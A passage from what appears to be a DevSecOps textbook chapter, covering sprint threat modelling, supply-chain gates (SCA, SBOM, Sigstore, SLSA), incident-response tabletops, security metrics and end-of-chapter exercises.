Remark 8.2 (Threat modeling in sprints). DevSecOps is not a separate phase. In sprint planning, draw the DFD delta for the feature, STRIDE it (at least T/I/D on flows, S/E on processes), pick mitigations, and record residual risk as an ADR. The security champion in the team runs this in 30 min; the artefact is a paragraph and a diagram, not a tome. No threat model, no merge for high-risk features.

Example 8.2 (Pipeline failure that caught a breach). A PR added `left-pad 1.3.1` (typosquat). SCA flagged a High (malware), SBOM diff showed a new transitive dep, and the Conftest gate blocked merge. The developer had not noticed the typo. Without the gate, the package would have shipped to prod and exfiltrated `AWS_SECRET_ACCESS_KEY` via install script—a real attack pattern seen on npm and PyPI.

Remark 8.3 (Metrics that matter). Track: (1) time to fix by severity band, (2) % of features with a threat-model artefact, (3) fuzz/DAST coverage trends, (4) SAST true-positive rate, (5) repeat-bug rate (same root cause twice). Review quarterly; a repeat bug means the last post-mortem did not land. Publish the dashboard; what gets measured gets fixed.

Remark 8.4 (Tabletop exercise). Run a quarterly tabletop: “SBOM shows Log4Shell in a vendor image that is already in prod.” Walk Prepare through Lessons Learned with the actual people, tools and logs. Time how

long to produce the list of affected services (SBOM query), to patch, and to verify. The slow step is where the pipeline needs investment.

Remark 8.5 (Audit readiness). Auditors will ask for: SBOM for every release, SLSA provenance, SCA reports with disposition (fixed/waived with expiry), secret-scan logs, and IR tabletop records. Keep them as build artefacts in the registry, not as screenshots in a slide deck. An audit is a query over artefacts, not a story.

Example 8.3 (From IR to pipeline fix). An incident where a leaked secret was in a GitHub fork led to the pipeline change: Gitleaks pre-commit hook + TruffleHog on every PR + secret revocation runbook + 1-hour SLA for High secrets. The post-mortem action was not “remind developers” but “the push now fails closed.” That is the class fix.

8.6 Exercises

E8.1 Pipeline gates. Map SAST, SCA, secret scan, SBOM generation, SLSA provenance, Sigstore signing, DAST and fuzzing to the commit→deploy stages. Which gates block a PR in 5 min vs. nightly? Justify ordering.

E8.2 Supply-chain triage. Your SCA flags Log4Shell (CVSS 10.0) in a transitive dep of a non-internet-facing batch job. Your API also has a Medium XSS on the payment page. Prioritise with CVSS + environmental metrics and state the next three commands/tickets for each.

E8.3 SBOM diff. A PR bumps `requests` 2.28→2.31. Show the SBOM diff you expect, how Gype uses it, and the Conftest policy that blocks deploy if a High CVE without waiver is present.

E8.4 Sigstore verify. Sketch how `cosign sign` (Fulcio OIDC, ephemeral cert, Rekor ledger) and `cosign verify` work for a container image built on GitHub Actions. What does SLSA L3 add over L2 here?

E8.5 IR tabletop. A Sigstore verification fails at deploy: the image was built locally, not on CI. Walk the six IR phases, listing the first three actions in each of Contain, Eradicate and Lessons Learned, plus the post-mortem fields.

Remark 8.6 (Runtime drift). A deployed container running with `-privileged` even though the image is signed and SBOM-clean shows why build-time checks are insufficient. Explain which runtime control (OPA Gatekeeper, seccomp, AppArmor) would block it and how to detect drift via continuous attestation.

Remark 8.7 (Provenance as policy). Treat SLSA provenance as an admission controller input: only images with `builder.id == github-actions` and `source == main` at L3 are admitted to prod. This turns supply-chain metadata into a deploy-time policy, not just an audit artefact.

Chapter Notes

DevSecOps and shift-left are surveyed in Kim et al., *The DevOps Handbook*, and NIST SSDF SP 800-218. Supply-chain attacks are catalogued in Ladisa et al. (2023) and SLSA (slsa.dev). SBOM standards are SPDX (ISO/IEC 5962) and CycloneDX (OWASP); OSV and NVD feed SCA. Sigstore is described at sigstore.dev;

SLSA levels at slsa.dev/spec. Incident response follows NIST SP 800-61; blameless post-mortems from Allspaw and the SRE playbook.